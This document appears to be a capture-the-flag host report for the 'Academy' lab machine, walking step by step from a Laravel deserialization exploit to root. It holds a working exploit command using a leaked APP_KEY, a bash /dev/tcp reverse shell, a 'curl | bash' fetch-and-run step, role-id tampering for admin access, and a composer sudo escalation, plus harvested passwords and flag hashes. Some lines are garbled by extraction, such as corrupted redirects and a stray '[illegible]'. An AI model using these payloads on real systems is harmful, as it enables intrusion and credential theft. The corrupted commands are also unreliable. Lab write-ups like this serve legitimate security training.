

Host Report

10.10.10.215 - Academy

 Linux  Server - Shelled - Owned

Host Notes:

Laravel Exploited on Port 80 for Initial Foothold:

Original Script: https://github.com/aljavier/exploit_laravel_cve-2018-15133/blob/main/pwn_laravel.py

Code not modified. Usage:
pip3 install -r requirements.txt

```
python3 pwn_laravel.py http://dev-staging-01.academy.htb dBLUaMuZz7lq06XtL/Xnz  
/90Ejq+DEEynggqubHWFj0= --interactive
```

LOW LEVEL (www-data) SHELL.

To move from limited interactive to full TTY shell:

On Attacking Machine:

- 1) echo 'bash - i >& /dev/tcp/10.10.14.4/4444 0>&1' >index.html #Inside host exploit working folder
- 2) sudo python3 -m http.server 80

```
(kali@kali) ~ /Academy  
$ sudo python3 -m http.server 80  
[sudo] password for kali:  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...  
10.10.10.215 - - [07/Mar/2021 12:24:09] "GET / HTTP/1.1" 200 -
```

- 3) In a separate terminal - nc -lvnp 4444

```

(kali@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.215] 38820
bash: cannot set terminal process group (924): Inappropriate ioctl for device
bash: no job control in this shell
www-data@academy:/var/www/html/htb-academy-dev-01/public$ python3 -c 'import pty;pty.spawn("/bin/bash");'
kic$ python3 -c 'import pty;pty.spawn("/bin/bash");'
www-data@academy:/var/www/html/htb-academy-dev-01/public$ ls
ls
css favicon.ico index.php js robots.txt web.config
www-data@academy:/var/www/html/htb-academy-dev-01/public$ cd ../../
cd ../../
www-data@academy:/var/www/html$ ls
ls
academy htb-academy-dev-01 index.php
www-data@academy:/var/www/html$ cd academy
cd academy
www-data@academy:/var/www/html/academy$ ls
ls
app composer.json database public routes tests
artisan composer.lock package.json readme.md server.php vendor
bootstrap config phpunit.xml resources storage webpack.mix.js
www-data@academy:/var/www/html/academy$ ls -la

```

On the Victim interactive shell:
 curl http://10.10.14.4 | bash

```

$ python3 pwn_laravel.py http://dev-staging-01.academy.htb dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynggqubHWFj0= --interactive
Linux academy 5.4.0-52-generic #57-Ubuntu SMP Thu Oct 15 10:57:00 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
Running in interactive mode. Press CTRL+C to exit.
$ curl http://10.10.14.4 | bash

```

Lastly, in the Netcat Terminal: Run

```
python3 -c 'import pty;pty.spawn("/bin/bash");'
```

TTY shell available from the Netcat callback.

Lateral Movement from www-data to cry0l1t3:

Changing directory to /var/www/html (by just using "cd ../../" shows 2 sites, as expected.

```
academy
htb-academy-dev-01
```

From the Laravel error, we know homestead is the dev MySQL instance. Changing to the Production site, we see a /var/www/html/academy/.env file that we have read access to.

```
www-data@academy:/var/www/html/academy$ ls -la
ls -la
total 280
drwxr-xr-x 12 www-data www-data 4096 Aug 13 2020 .
drwxr-xr-x  4 root      root    4096 Aug 13 2020 ..
-rw-r--r--  1 www-data www-data  706 Aug 13 2020 .env
-rw-r--r--  1 www-data www-data  651 Feb  7 2018 .env.example
-rw-r--r--  1 www-data www-data  111 Feb  7 2018 .gitattributes
-rw-r--r--  1 www-data www-data  155 Feb  7 2018 .gitignore
drwxr-xr-x  6 www-data www-data 4096 Feb  7 2018 app
-rwxr-xr-x  1 www-data www-data 1686 Feb  7 2018 artisan
drwxr-xr-x  3 www-data www-data 4096 Feb  7 2018 bootstrap
-rw-r--r--  1 www-data www-data 1512 Feb  7 2018 composer.json
-rw-r--r--  1 www-data www-data 191621 Aug  9 2020 composer.lock
drwxr-xr-x  2 www-data www-data 4096 Feb  7 2018 config
drwxr-xr-x  5 www-data www-data 4096 Feb  7 2018 database
-rw-r--r--  1 www-data www-data 1150 Feb  7 2018 package.json
-rw-r--r--  1 www-data www-data 1040 Feb  7 2018 phpunit.xml
drwxr-xr-x  4 www-data www-data 4096 Nov  9 10:13 public
-rw-r--r--  1 www-data www-data 3622 Feb  7 2018 readme.md
drwxr-xr-x  5 www-data www-data 4096 Feb  7 2018 resources
drwxr-xr-x  2 www-data www-data 4096 Feb  7 2018 routes
-rw-r--r--  1 www-data www-data  563 Feb  7 2018 server.php
drwxr-xr-x  5 www-data www-data 4096 Feb  7 2018 storage
drwxr-xr-x  4 www-data www-data 4096 Feb  7 2018 tests
drwxr-xr-x 38 www-data www-data 4096 Aug  9 2020 vendor
-rw-r--r--  1 www-data www-data  549 Feb  7 2018 webpack.mix.js
www-data@academy:/var/www/html/academy$ █
```



```
www-data@academy:/var/www/html/academy$ cat ./env
cat ./env
APP_NAME=Laravel
APP_ENV=local
APP_KEY=base64:dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynngqubHWFj0=
APP_DEBUG=false
APP_URL=http://localhost

LOG_CHANNEL=stack

DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=academy
DB_USERNAME=dev
DB_PASSWORD=mySup3rP4s5w0rd !!

BROADCAST_DRIVER=log
CACHE_DRIVER=file
SESSION_DRIVER=file
SESSION_LIFETIME=120
QUEUE_DRIVER=sync

REDIS_HOST=127.0.0.1
REDIS_PASSWORD=null
REDIS_PORT=6379

MAIL_DRIVER=smtp
MAIL_HOST=smtp.mailtrap.io
MAIL_PORT=2525
MAIL_USERNAME=null
MAIL_PASSWORD=null
MAIL_ENCRYPTION=null

PUSHER_APP_ID=on [any] 4444 ...
PUSHER_APP_KEY=
PUSHER_APP_SECRET=
PUSHER_APP_CLUSTER=mt1

MIX_PUSHER_APP_KEY="${PUSHER_APP_KEY}"
MIX_PUSHER_APP_CLUSTER="${PUSHER_APP_CLUSTER}"
www-data@academy:/var/www/html/academy$ █ ./4444 0>01' > index.html
```

cat /etc/passwd for a Username list

```
www-data@academy:/var/www/html/academy$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uidd:x:107:112::/run/uidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
egre55:x:1000:1000:egre55:/home/egre55:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
mrb3n:x:1001:1001::/home/mrb3n:/bin/sh
cry0l1t3:x:1002:1002::/home/cry0l1t3:/bin/sh
mysql:x:112:120:MySQL Server,,,:/nonexistent:/bin/false
21y4d:x:1003:1003::/home/21y4d:/bin/sh
ch4p:x:1004:1004::/home/ch4p:/bin/sh
g0blin:x:1005:1005::/home/g0blin:/bin/sh
www-data@academy:/var/www/html/academy$
```

su cry0l1t3 with Password: mySup3rP4s5w0rd!!

Lateral Movement from cry0l1t3 to mrb3n:

Check group membership.


```
www-data@academy:/var/www/html/htb-academy-dev-01/public$ su cry0l1t3
su cry0l1t3
Password: mySup3rP4s5w0rd!!

$ python3 -c 'import pty;pty.spawn("/bin/bash");'
python3 -c 'import pty;pty.spawn("/bin/bash");'
cry0l1t3@academy:/var/www/html/htb-academy-dev-01/public$ id
id
uid=1002(cry0l1t3) gid=1002(cry0l1t3) groups=1002(cry0l1t3),4(adm)
cry0l1t3@academy:/var/www/html/htb-academy-dev-01/public$
```

Adm members can check logs.

```
cry0l1t3@academy:/var/log$ ls
ls
alternatives.log      dmesg.4.gz          syslog.5.gz
alternatives.log.1    dpkg.log            syslog.6.gz
alternatives.log.2.gz dpkg.log.1          syslog.7.gz
alternatives.log.3.gz dpkg.log.2.gz       ubuntu-advantage.log
apache2               dpkg.log.3.gz       unattended-upgrades
apt                   dpkg.log.4.gz       vmware-network.1.log
audit                 faillog              vmware-network.2.log
auth.log              installer            vmware-network.3.log
auth.log.1            journal              vmware-network.4.log
auth.log.2.gz         kern.log             vmware-network.5.log
auth.log.3.gz         kern.log.1           vmware-network.6.log
auth.log.4.gz         kern.log.2.gz       vmware-network.7.log
bootstrap.log         kern.log.3.gz       vmware-network.8.log
btmp                  kern.log.4.gz       vmware-network.9.log
btmp.1                landscape            vmware-network.log
cloud-init.log         lastlog              vmware-vmtoolsd-root.1.log
cloud-init-output.log mysql                 vmware-vmtoolsd-root.2.log
dist-upgrade           private              vmware-vmtoolsd-root.3.log
dmesg                  syslog               vmware-vmtoolsd-root.log
dmesg.0                syslog.1             wtmp
dmesg.1.gz             syslog.2.gz
dmesg.2.gz             syslog.3.gz
dmesg.3.gz             syslog.4.gz
cry0l1t3@academy:/var/log$
```

Audit logs usually have good information in them, especially when filtered to TTY input.

[illegible]

Credentials acquired from audit logs after escalating from www-data to cyr0l1t3.

```

mrb3n@academy:~$ sudo -l
[sudo] password for mrb3n:
Matching Defaults entries for mrb3n on academy:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\: /usr/local/bin\: /usr/sbin\: /usr/bin\: /sbin\: /bin\: /snap/bin

User mrb3n may run the following commands on academy:
    (ALL) /usr/bin/composer

mrb3n@academy:~$

```

mrb3n can run composer as root. Composer is a GTFObin that is easily exploitable to get to root.

Steps to exploit composer's GTFObin

- ```
1) TF=$(mktemp -d)
2) echo '{"scripts":{"x":"/bin/sh -i 0<&3 1>&3 2>&3"}}'>$TF/composer.json
3) sudo composer --working-dir=$TF run-script x
```



## GTFObin Exploited and Box Rooted

```
mrB3n@academy:~$ TF=$(mktemp -d)
mrB3n@academy:~$ echo '{"scripts":{"x":"/bin/sh -i 0<63 1>63 2>63"}}' >$TF/composer.json
mrB3n@academy:~$ sudo composer --working-dir=$TF run-script x
PHP Warning: PHP Startup: Unable to load dynamic library 'mysqli.so' (tried: /usr/lib/php/20190902/mysqli.so (/usr/lib/php/20190902/mysqli.so: undefined symbol: mysqlnd_global_stats), /usr/lib/php/20190902/mysqli.so.so: cannot open shared object file: No such file or directory) in Unknown on line 0
PHP Warning: PHP Startup: Unable to load dynamic library 'pdo_mysql.so' (tried: /usr/lib/php/20190902/pdo_mysql.so (/usr/lib/php/20190902/pdo_mysql.so: undefined symbol: mysqlnd_allocator), /usr/lib/php/20190902/pdo_mysql.so.so: cannot open shared object file: No such file or directory) in Unknown on line 0
Do not run Composer as root/super user! See https://getcomposer.org/root for details
> /bin/sh -i 0<63 1>63 2>63
who'sH'H'H
/bin/sh: 1:: not found
id
uid=0(root) gid=0(root) groups=0(root)
```

## Proof:


```
root@academy:/tmp/tmp.i9uW6f0leH# locate user.txt
/home/cry0l1t3/user.txt
root@academy:/tmp/tmp.i9uW6f0leH# cat /home/cry0l1t3/user.txt
d030457197ee4f1c5a2d8530e836830a
root@academy:/tmp/tmp.i9uW6f0leH# cat /root/root.txt
dc1ea8be1b5b22af1646eb9f75e9d022
root@academy:/tmp/tmp.i9uW6f0leH# hostname
academy
root@academy:/tmp/tmp.i9uW6f0leH# i
```

## Ports:

| Port | Proto | Service | Version                                                         | Status |
|------|-------|---------|-----------------------------------------------------------------|--------|
| 22   | tcp   | ssh     | OpenSSH 8.2p1 Ubuntu 4ubuntu0.1<br>(Ubuntu Linux; protocol 2.0) | Owned  |
| 80   | tcp   | http    | Apache httpd 2.4.41 ((Ubuntu))                                  | Owned  |





| Port                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | Proto | Service | Version | Status |
|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------|---------|---------|--------|
| <b>Port Notes:</b><br>Must add '10.10.10.215 academy.htb' to /etc/hosts file<br>Register as a new user and capture the POST request. Change "&roleid=0" to "&roleid=1" and you can log into the admin.php page.<br>Must add '10.10.10.215 dev-staging-01.academy.htb' to /etc/hosts file<br>dev-staging-01.academy.htb show Laravel running and displays an error message.<br><br>Initial scan shows Port 80 (See below) which is tied to academy.htb.<br>Add academy.htb to /etc/hosts |       |         |         |        |
| <pre>127.0.0.1      localhost 127.0.1.1      kali  # The following lines are desirable for IPv6 capable hosts ::1           localhost ip6-localhost ip6-loopback ff02::1       ip6-allnodes ff02::2       ip6-allrouters 10.10.10.215  academy.htb</pre>                                                                                                                                                                                                                                |       |         |         |        |



```
</nead>
<body>
 <div class="flex-center position-ref full-height" id="canvas">
 <div class="top-right links">
 Login
 Register
 </div>
 <div class="content">
 <div>

 </div>
 </div>
 </div>
</body>
```

| Port                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         | Proto | Service | Version | Status |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------|---------|---------|--------|
| <div><div>academy.htb/register.php</div><div>training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB</div><div></div><div><div><div>Username</div><div></div></div><div><div>Password</div><div></div></div><div><div>Repeat Password</div><div></div></div><div><div>Register</div></div></div></div> |       |         |         |        |



| Port | Proto | Service | Version | Status |
|------|-------|---------|---------|--------|
|      |       |         |         |        |

We want to see what is happening when a new user is created. So, I'm going to fire up Burp Suite. Now, I am using Kali 2021.1 which has a newer version of Burp that has a built-in browser. No more having to modify your browser's network settings or installing certificates. In that browser, I'm going to create a new user name johndoe with a password of johndoe1 and capture what is happening when a new user gets created.

|     |                                    |      |                                          |   |     |       |        |     |          |               |               |      |
|-----|------------------------------------|------|------------------------------------------|---|-----|-------|--------|-----|----------|---------------|---------------|------|
| 86  | http://academy.htb                 | POST | /register.php                            | ✓ | 302 | 3313  | HTML   | php | Register | 10.10.10.215  | 10:18:47 M... | 8080 |
| 87  | http://academy.htb                 | GET  | /success-page.php                        |   | 200 | 858   | HTML   | php | Login    | 10.10.10.215  | 10:18:47 M... | 8080 |
| 88  | http://academy.htb                 | GET  | /login.php                               |   | 200 | 2929  | HTML   | php | Login    | 10.10.10.215  | 10:18:53 M... | 8080 |
| 89  | https://content-autofill.google... | POST | /v1/forms/vote?alt=proto                 | ✓ | 400 | 652   | script |     |          | 74.125.196.95 | 10:18:54 M... | 8080 |
| 90  | https://content-autofill.google... | GET  | /v1/pages/ChRDaHJvBWUvODguMC4...         | ✓ | 400 | 652   | script |     |          | 74.125.196.95 | 10:19:02 M... | 8080 |
| 91  | http://academy.htb                 | POST | /login.php                               | ✓ | 302 | 2929  | HTML   | php | Login    | 10.10.10.215  | 10:19:22 M... | 8080 |
| 92  | http://academy.htb                 | GET  | /home.php                                |   | 200 | 55217 | HTML   | php | Modules  | 10.10.10.215  | 10:19:25 M... | 8080 |
| 100 | http://academy.htb                 | GET  | /Modules_files/bootstrap.bundle.min.j... |   | 200 | 80991 | script |     |          | 10.10.10.215  | 10:19:29 M... | 8080 |
| 101 | http://academy.htb                 | GET  | /Modules_files/query.min.js.download     |   | 200 | 88438 | script |     |          | 10.10.10.215  | 10:19:29 M... | 8080 |
| 102 | http://academy.htb                 | GET  | /Modules_files/menutMenu.min.js.dow...   |   | 200 | 5083  | script |     |          | 10.10.10.215  | 10:19:29 M... | 8080 |


  

|         |                                                                                                                                                 |
|---------|-------------------------------------------------------------------------------------------------------------------------------------------------|
| Request |                                                                                                                                                 |
| 1       | POST /register.php HTTP/1.1                                                                                                                     |
| 2       | Host: academy.htb                                                                                                                               |
| 3       | Content-Length: 55                                                                                                                              |
| 4       | Cache-Control: max-age=0                                                                                                                        |
| 5       | Upgrade-Insecure-Requests: 1                                                                                                                    |
| 6       | Origin: http://academy.htb                                                                                                                      |
| 7       | Content-Type: application/x-www-form-urlencoded                                                                                                 |
| 8       | User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36                 |
| 9       | Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 |
| 10      | Referer: http://academy.htb/register.php                                                                                                        |
| 11      | Accept-Encoding: gzip, deflate                                                                                                                  |
| 12      | Accept-Language: en-US,en;q=0.9                                                                                                                 |
| 13      | Cookie: PHPSESSID=n5ub0s9chjkdh03pq3luidpmp2                                                                                                    |
| 14      | Connection: close                                                                                                                               |
| 15      |                                                                                                                                                 |
| 16      | uid=johndoe&password=johndoe1&confirm=johndoe1&roleid=0                                                                                         |







| Port                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             | Proto | Service | Version | Status |
|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------|---------|---------|--------|
| <div>  <p>The screenshot shows a web browser window with a dark theme. The address bar shows 'dev-staging-01.academy.hib'. The main content area displays a file upload error: 'The stream of file "/var/www/html/hib-academy-dev-01/storage/logs/laravel.log" could not be opened in append mode: failed to open stream: Permission denied'. Below the error, there is a list of files and folders. On the right side, there is a code editor showing a JavaScript file named 'laravel.log'. The code contains a function 'writeLog' that writes data to a file. The error message is also visible in the console.</p> </div> |       |         |         |        |
| 857                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              | tcp   | unknown |         |        |
| 6913                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             | tcp   |         |         |        |
| 16895                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | tcp   |         |         |        |
| 22386                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | tcp   |         |         |        |
| 22638                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | tcp   |         |         |        |
| 26915                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | tcp   |         |         |        |
| 27053                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | tcp   |         |         |        |
| 32949                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | tcp   |         |         |        |
| 33060                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | tcp   | socks5  |         |        |
| 34589                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | tcp   |         |         |        |
| 43557                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | tcp   |         |         |        |
| 47919                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | tcp   |         |         |        |
| 48560                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | tcp   |         |         |        |

| Port  | Proto | Service | Version | Status |
|-------|-------|---------|---------|--------|
| 49108 | tcp   |         |         |        |
| 59714 | tcp   |         |         |        |
| 61288 | tcp   |         |         |        |

## Credentials:

| Service | Username  | Password          | Full Name | Hash |
|---------|-----------|-------------------|-----------|------|
| mysql   | homestead | secret            |           |      |
| ssh     | mrb3n     | mrb3n_Ac@d3my!    |           |      |
| su      | cry0l1t3  | mySup3rP4s5w0rd!! |           |      |